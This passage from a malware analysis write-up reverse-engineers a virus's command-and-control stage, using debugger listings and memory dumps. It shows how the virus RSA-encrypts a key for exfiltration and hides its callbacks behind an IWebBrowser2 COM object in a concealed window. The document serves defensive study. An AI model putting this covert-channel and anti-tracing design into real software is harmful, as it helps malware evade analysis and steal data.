1000600D ^74 DB           JE SHORT 10005FEA
1000600F  8D45 FC         LEA EAX,DWORD PTR SS:[EBP-4]
10006012  50              PUSH EAX
10006013  FF75 F4         PUSH DWORD PTR SS:[EBP-C]
10006016  57              PUSH EDI
10006017  FF75 F8         PUSH DWORD PTR SS:[EBP-8]
1000601A  FF15 50800010   CALL DWORD PTR DS:[10008050]   CRYPT32.CryptImportPublicKeyInfo
10006020  85C0            TEST EAX,EAX
10006022 ^74 C6           JE SHORT 10005FEA
10006024  68 00010000     PUSH 100
10006029  8D45 F0         LEA EAX,DWORD PTR SS:[EBP-10]
1000602C  50              PUSH EAX
1000602D  FF75 08         PUSH DWORD PTR SS:[EBP+8]
10006030  56              PUSH ESI
10006031  57              PUSH EDI
10006032  56              PUSH ESI
10006033  FF75 FC         PUSH DWORD PTR SS:[EBP-4]
10006036  FF15 48800010   CALL DWORD PTR DS:[10008048]   ADVAPI32.CryptEncrypt
1000603C  FF75 FC         PUSH DWORD PTR SS:[EBP-4]
1000603F  8BF8            MOV EDI,EAX
10006041  FF15 44800010   CALL DWORD PTR DS:[10008044]   ADVAPI32.CryptDestroyKey
10006047  56              PUSH ESI
10006048  FF75 F8         PUSH DWORD PTR SS:[EBP-8]
1000604B  FF15 40800010   CALL DWORD PTR DS:[10008040]   ADVAPI32.CryptReleaseContext
10006051  8BC7            MOV EAX,EDI
```

a) Acquires a handle to the CSP of type, **PROV_RSA_FULL** with the flags CRYPT_VERIFYCONTEXT | CRYPT_MACHINE_KEYSET.
b) It then calls **CryptDecodeObjectEx()** to decode the above public key from binary to a structure of type: **X509_PUBLIC_KEY_INFO**
c) Uses **CryptImportPublicKeyInfo()** to import the public key from the structure decoded above.

The public key algorithm type in our case is: **1.2.840.113549.1.1.1**, which means that RSA is used to both encrypt and sign the message.

d) Now, **CryptEncrypt()** is used to encrypt the key generated in Step 1 using the Public Key above. The size of the encrypted key is 0x100 bytes.

6. It concatenates 0x100 bytes of encrypted key with 0x61 bytes of encrypted data.
7. It then, Base64 Encodes the complete binary blob.
8. This is followed by URL encoding the result of above step.

The resulting encoded and encrypted data will be sent in the HTTP GET request as you can see in the network communication screenshot before.

The attacker's server will retrieve the encrypted key by reversing the steps mentioned above:

1. URL decode the data.
2. Base64 decode the data.
3. Extract the first 0x100 bytes.
4. Use the RSA private key corresponding to the above public key and CryptDecrypt() function to recover the original encryption key.
5. This encryption key will be used to encrypt the HTTP response.

Data Exfiltration Stage


One of the interesting facts about this virus is that it performs network communication with the callback server using the **IWebBrowser2** Interface.

Most viruses will perform the network callback by executing the APIs imported from ws2_32.dll like **connect()**, **send()** or APIs like **HttpOpenRequestA()**, **HttpSendRequestA()** from wininet.dll.

Those cases are easy to debug and identify while tracing the code. However, when a binary performs network callbacks using the COM Interface, tracing the code is not so easy.


Let us now look at the code section, which is used for network callback.

At first it initializes the COM library for the current thread using **CoInitialize()**. The next function called is **CoCreateInstance()**.




```
100054A6  55             PUSH EBP
100054A7  8BEC           MOV EBP,ESP
100054A9  83EC 30        SUB ESP,30
100054AC  57             PUSH EDI
100054AD  33FF           XOR EDI,EDI
100054AF  897D F4        MOV DWORD PTR SS:[EBP-C],EDI
100054B2  897D FC        MOV DWORD PTR SS:[EBP-4],EDI
100054B5  397D 08        CMP DWORD PTR SS:[EBP+8],EDI
100054B8 ˅75 07          JNZ SHORT 100054C1
100054BA  33C0           XOR EAX,EAX
100054BC ˅E9 DD010000    JMP 1000569E
100054C1  57             PUSH EDI
100054C2  FF15 AC810010  CALL DWORD PTR DS:[100081AC]          ole32.CoInitialize
100054C8  8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
100054CB  50             PUSH EAX
100054CC  68 548F0010    PUSH 10008F54
100054D1  6A 04          PUSH 4
100054D3  57             PUSH EDI
100054D4  68 648F0010    PUSH 10008F64
100054D9  FF15 B0810010  CALL DWORD PTR DS:[100081B0]          ole32.CoCreateInstance
100054DF  85C0           TEST EAX,EAX
100054E1 ˅0F8C B4010000  JL 1000569B
100054E7  397D FC        CMP DWORD PTR SS:[EBP-4],EDI
```

To debug the code further, we must understand what type of object is being instantiated in this case. We can do this by checking the 1st and 4th parameter of the API as shown below:



```
Address  |Hex dump                                       |ASCII
10008F64 |01 DF 02 00|00 00 00 00|C0 00 00 00|00 00 00 46|☺▀☻.....└......F   <-- CLSID of Microsoft Internet Explorer
10008F74 |0C 00 00 00|00 00 00 00|C0 00 00 00|00 00 00 46|........└......F
10008F84 |8D 10 8C ED|49 43 D2 11|91 A4 00 C0|4F 79 69 E8|ì►îφIC╥◄æñ.└Oyiè
10008F94 |8E 10 8C ED|49 43 D2 11|91 A4 00 C0|4F 79 69 E8|Ä►îφIC╥◄æñ.└Oyiè
```



```
Address  |Hex dump                                       |ASCII
10008F54 |61 16 0C D3|AF CD D0 11|8A 3E 00 C0|4F C9 E2 6E|a▬.╙»═╨◄è>.└O╔Γn   <IID of IWebBrowser2 Interface
10008F64 |01 DF 02 00|00 00 00 00|C0 00 00 00|00 00 00 46|☺▀☻.....└......F
10008F74 |0C 00 00 00|00 00 00 00|C0 00 00 00|00 00 00 46|........└......F
```

Here is the definition of the CoCreateInstance() API:

```
HRESULT CoCreateInstance(
  _In_  REFCLSID rclsid,
  _In_  LPUNKNOWN pUnkOuter,
  _In_  DWORD dwClsContext,
  _In_  REFIID riid,
  _Out_  LPVOID *ppv
);
```


The first parameter corresponds to the CLSID (Class ID) and the forth parameter corresponds to the IID (Interface ID).

In our case,


CLSID = **{0002DF01-0000-0000-C000-000000000046}**
IID = **{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}**

In order to find the meaning of the CLSID and IID, we need to look up the Windows Registry, specifically these keys: **HKEY_CLASSES_ROOT\CLSID\** and **HKEY_CLASSES_ROOT\Interface\**

After looking up the above CLSID and IID values we can see that in our case, the CLSID corresponds to Internet Explorer (Ver 1.0) and IID corresponds to IWebBrowser2.



```
{00021401-0000-0000-C000-000000000046}    Name       Type     Data
{00022601-0000-0000-C000-000000000046}    (Default)  REG_SZ   Internet Explorer(Ver 1.0)
{00022602-0000-0000-C000-000000000046}
{00022603-0000-0000-C000-000000000046}
{00022613-0000-0000-C000-000000000046}
{0002DF01-0000-0000-C000-000000000046}
```




```
{D2FB5B25-EAF0-4BE9-8E9B-F2C662AB9826}    Name       Type     Data
{D30A6320-2F27-4E8B-BEE8-28F238CD500C}    (Default)  REG_SZ   IWebBrowser2
{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}
{D318E959-22AB-4EEA-9A06-962B11AFDC29}
```

It is also important to understand the return value of CoCreateInstance. It will return a pointer to the COM object.

After executing CoCreateInstance, we get the return value as: 0x0018e77c

If we follow this in the memory dump, we get: 0x0018f628

This is the actual COM Object itself. If we follow it in memory dump again, we can see a table of function pointers:




```
Address  Hex dump                                         ASCII
0018F628 52 4B EF 77 39 50 EF 77 D7 4A EF 77 19 C5 ED 77  RKnw9PnwJnw
0018F638 30 C5 ED 77 47 C5 ED 77 5E C5 ED 77 D5 49 E9 77  0wGw^wFIw
0018F648 77 FD E8 77 EA E1 E7 77 BD 4B EA 77 7C 4F EA 77  wΩßKΩw|OΩw
0018F658 5A BB E9 77 64 BB E9 77 4C 4F EA 77 60 4C EA 77  ZwdwLOΩw`LΩw
0018F668 EE 0E E9 77 6E BB E9 77 86 4F EA 77 A0 49 EA 77  wnwåOΩwáIΩw
0018F678 B3 4B EA 77 90 4F EA 77 AA 49 EA 77 9A 4F EA 77  |KΩwÉOΩw¬IΩwÜOΩw
0018F688 A4 4F EA 77 AE 4F EA 77 B8 4F EA 77 C2 4F EA 77  ñOΩw«OΩwOΩwOΩw
0018F698 CC 4F EA 77 D6 4F EA 77 E0 4F EA 77 EA 4F EA 77  OΩwπOΩwαOΩwΩOΩw
```

<-- Function pointers corresponding to methods exposed by IWebBrowser2


All the methods of IWebBrowser2 Interface are invoked by calling the function pointers from the above table. However, these function pointers are not resolved by the debugger to any symbol name. This is the reason, tracing the code of COM interfaces in debugger requires us to find the function names as well.

If we trace the code further, we see the following sequence of API calls:

UuidCreate(): This is used to create a 128-bit UUID which is later used as the class name of the Window. It is important to note that UUID is generated randomly. In our case, the UUID is: {6F601261-8C73-4E4B-8565-E3DA3E8242E0}




```
1000521F   55              PUSH EBP
10005220   8BEC            MOV EBP,ESP
10005222   81EC 80000000   SUB ESP,80
10005228   56              PUSH ESI
10005229   8B35 64C80010   MOV ESI,DWORD PTR DS:[1000C864]
1000522F   57              PUSH EDI
10005230   33FF            XOR EDI,EDI
10005232   3BF7            CMP ESI,EDI
10005234  .75 2F           JNZ SHORT 10005265
10005236   8D45 F0         LEA EAX,DWORD PTR SS:[EBP-10]
10005239   50              PUSH EAX
1000523A   FF15 30810010   CALL DWORD PTR DS:[10008130]        RPCRT4.UuidCreate
10005240   6A 40           PUSH 40
```



```
Address  Hex dump                                         ASCII
0012FCD8 61 12 60 6F 73 8C 4B 4E 85 65 E3 DA 3E 82 42 E0 a‡'osîKNàeπ┌>éBα  <-- UUID in memory dump
0012FCE8 28 FD 12 00 10 55 00 10 28 6A 15 00 D8 73 17 00 (²‡.▶U.▶(j§.╪s‡.
0012FCF8 00 00 16 00 23 1A 00 10 30 E0 16 00 FA 01 00 00 ....#→.▶0α..·☺..
0012FD08 00 00 15 00 FA 01 00 00 D8 73 17 00 0D 02 00 00 ..§.·☺..╪s‡..☻..
0012FD18 88 8A 15 00 00 00 00 00 D8 73 17 00 7C E7 18 00 êè§.....╪s‡.|τ↑.
0012FD28 58 1E 16 00 6F 66 00 10 08 E0 16 00 60 EA 00 00 X▲..of.▶◘α..'Ω..
```


RegisterClassExW(): This is used to register a class with the Window Procedure at: 0x100051da. It is always useful to set a breakpoint at the window procedure since it will have some important functionality besides creating the Window.

In our case, we can see that the Window Procedure compares the Window Message code with 0x113, which corresponds to WM_TIMER window message. If the window message code is not equal to 0x113 then the control is transferred to the default window procedure. So, we know the window message of interest.




```
100051DA   55               PUSH EBP
100051DB   8BEC             MOV EBP,ESP
100051DD   817D 0C 1301000  CMP DWORD PTR SS:[EBP+C],113          <-- if(window_message == WM_TIMER)
100051E4   56               PUSH ESI
100051E5   8B75 08          MOV ESI,DWORD PTR SS:[EBP+8]
100051E8  ˅75 20            JNZ SHORT 1000520A
100051EA   6A EB            PUSH -15
100051EC   56               PUSH ESI
100051ED   FF15 74810010    CALL DWORD PTR DS:[10008174]          USER32.GetWindowLongW
100051F3   85C0             TEST EAX,EAX
100051F5  ˅74 13            JE SHORT 1000520A
100051F7   3930             CMP DWORD PTR DS:[EAX],ESI
100051F9  ˅75 0F            JNZ SHORT 1000520A
100051FB   8B48 08          MOV ECX,DWORD PTR DS:[EAX+8]
100051FE   85C9             TEST ECX,ECX
10005200  ˅74 08            JE SHORT 1000520A
10005202   FF75 10          PUSH DWORD PTR SS:[EBP+10]
10005205   50               PUSH EAX
10005206   FFD1             CALL ECX
10005208   59               POP ECX
10005209   59               POP ECX
1000520A   FF75 14          PUSH DWORD PTR SS:[EBP+14]
1000520D   FF75 10          PUSH DWORD PTR SS:[EBP+10]
10005210   FF75 0C          PUSH DWORD PTR SS:[EBP+C]
10005213   56               PUSH ESI
10005214   FF15 54810010    CALL DWORD PTR DS:[10008154]          USER32.DefWindowProcW
```

FindWindowA(): It then checks for the presence of any Windows in the system with the Class Name equal to the UUID created previously. This is similar to the cases where a virus checks for a specific Mutex Name to check if there is any other instance of the virus running on the machine.




```
1000527C   8D45 C0          LEA EAX,DWORD PTR SS:[EBP-40]
1000527F   50               PUSH EAX
10005280   C745 C0 3000000  MOV DWORD PTR SS:[EBP-40],30
10005287   C745 C8 DA51001  MOV DWORD PTR SS:[EBP-38],100051DA
1000528E   8975 E8          MOV DWORD PTR SS:[EBP-18],ESI
10005291   FF15 64810010    CALL DWORD PTR DS:[10008164]          USER32.RegisterClassExW
10005297   66:85C0          TEST AX,AX
1000529A  ˅74 15            JE SHORT 100052B1
1000529C   57               PUSH EDI
1000529D   FF35 64C80010    PUSH DWORD PTR DS:[1000C864]
100052A3   FF15 60810010    CALL DWORD PTR DS:[10008160]          USER32.FindWindowW
100052A9   85C0             TEST EAX,EAX
100052AB  ˅74 04            JE SHORT 100052B1
```



```
0012FC58   0018EF6C   ┌Class = "{6F601261-8C73-4E4B-8565-E3DA3E8242E0}"
0012FC5C   00000000   └Title = NULL
0012FC60   00000000
0012FC64   77124950   OLEAUT32.VariantInit
0012FC68   3646367B
```


GetSystemMetrics: It uses GetSystemMetrics() function to retrieve the values of the maximum possible width and height of the screen as shown below:




```
100052A9   85C0            TEST EAX,EAX
100052AB  v74 04           JE SHORT 100052B1
100052AD   33C0            XOR EAX,EAX
100052AF  vEB 32           JMP SHORT 100052E3
100052B1   8B35 5C810010   MOV ESI,DWORD PTR DS:[1000815C]     USER32.GetSystemMetrics
100052B7   57              PUSH EDI
100052B8   FF35 50C80010   PUSH DWORD PTR DS:[1000C850]
100052BE   57              PUSH EDI
100052BF   57              PUSH EDI
100052C0   6A 3E           PUSH 3E                             SM_CYMAXIMIZED
100052C2   FFD6            CALL ESI                            USER32.GetSystemMetrics
100052C4   50              PUSH EAX
100052C5   6A 3D           PUSH 3D                             SM_CXMAXIMIZED
100052C7   FFD6            CALL ESI
```

0x3E corresponds to SM_CYMAXIMIZED and 0x3D corresponds to SM_CXMAXIMIZED.

CreateWindowExA: It creates a Window with the class name set to the UUID created before and the dimensions of the window are set to the maximum possible width and height of the screen.




```
100052C9   50              PUSH EAX
100052CA   57              PUSH EDI
100052CB   57              PUSH EDI
100052CC   68 0000C000     PUSH 0C00000
100052D1   57              PUSH EDI
100052D2   FF35 64C80010   PUSH DWORD PTR DS:[1000C864]
100052D8   68 80000008     PUSH 8000080
100052DD   FF15 58810010   CALL DWORD PTR DS:[10008158]        USER32.CreateWindowExW
100052E3   5F              POP EDI
100052E4   5E              POP ESI
```



```
0012FC30   08000080  ExtStyle = WS_EX_TOOLWINDOW|WS_EX_NOACTIVATE
0012FC34   0018EF6C  Class = "{6F601261-8C73-4E4B-8565-E3DA3E8242E0}"
0012FC38   00000000  WindowName = NULL
0012FC3C   00C00000  Style = WS_OVERLAPPED|WS_CAPTION
0012FC40   00000000  X = 0
0012FC44   00000000  Y = 0
0012FC48   000005A8  Width = 5A8 (1448.)
0012FC4C   0000036E  Height = 36E (878.)
0012FC50   00000000  hParent = NULL
0012FC54   00000000  hMenu = NULL
0012FC58   00000000  hInst = NULL
0012FC5C   00000000  lParam = NULL
0012FC60   00000000
0012FC64   77124950  OLEAUT32.VariantInit
0012FC68   3646367B
```

SetWindowLongW: It sets the user data (GWL_USERDATA) associated with the window created above. The user data consists of the pointer to the COM object.

If we trace the code further, we can see the calls to IWebBrowser2 Interface. This is where we need to find the function names. The calls look like shown below:



```
1000553C   6A EB           PUSH -15
1000553E   8943 04         MOV DWORD PTR DS:[EBX+4],EAX
10005541   C743 08 E752001 MOV DWORD PTR DS:[EBX+8],100052E7
10005548   FF35 68C80010   PUSH DWORD PTR DS:[1000C868]
1000554E   FFD6            CALL ESI
10005550   8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
10005553   8B08            MOV ECX,DWORD PTR DS:[EAX]
10005555   8D55 F8         LEA EDX,DWORD PTR SS:[EBP-8]
10005558   52              PUSH EDX
10005559   50              PUSH EAX
1000555A   FF91 94000000   CALL DWORD PTR DS:[ECX+94]          RPCRT4.77EA5026
10005560   85C0            TEST EAX,EAX
10005562  v0F8C EF000000   JL 10005657
10005568   68 00000008     PUSH 8000000
```

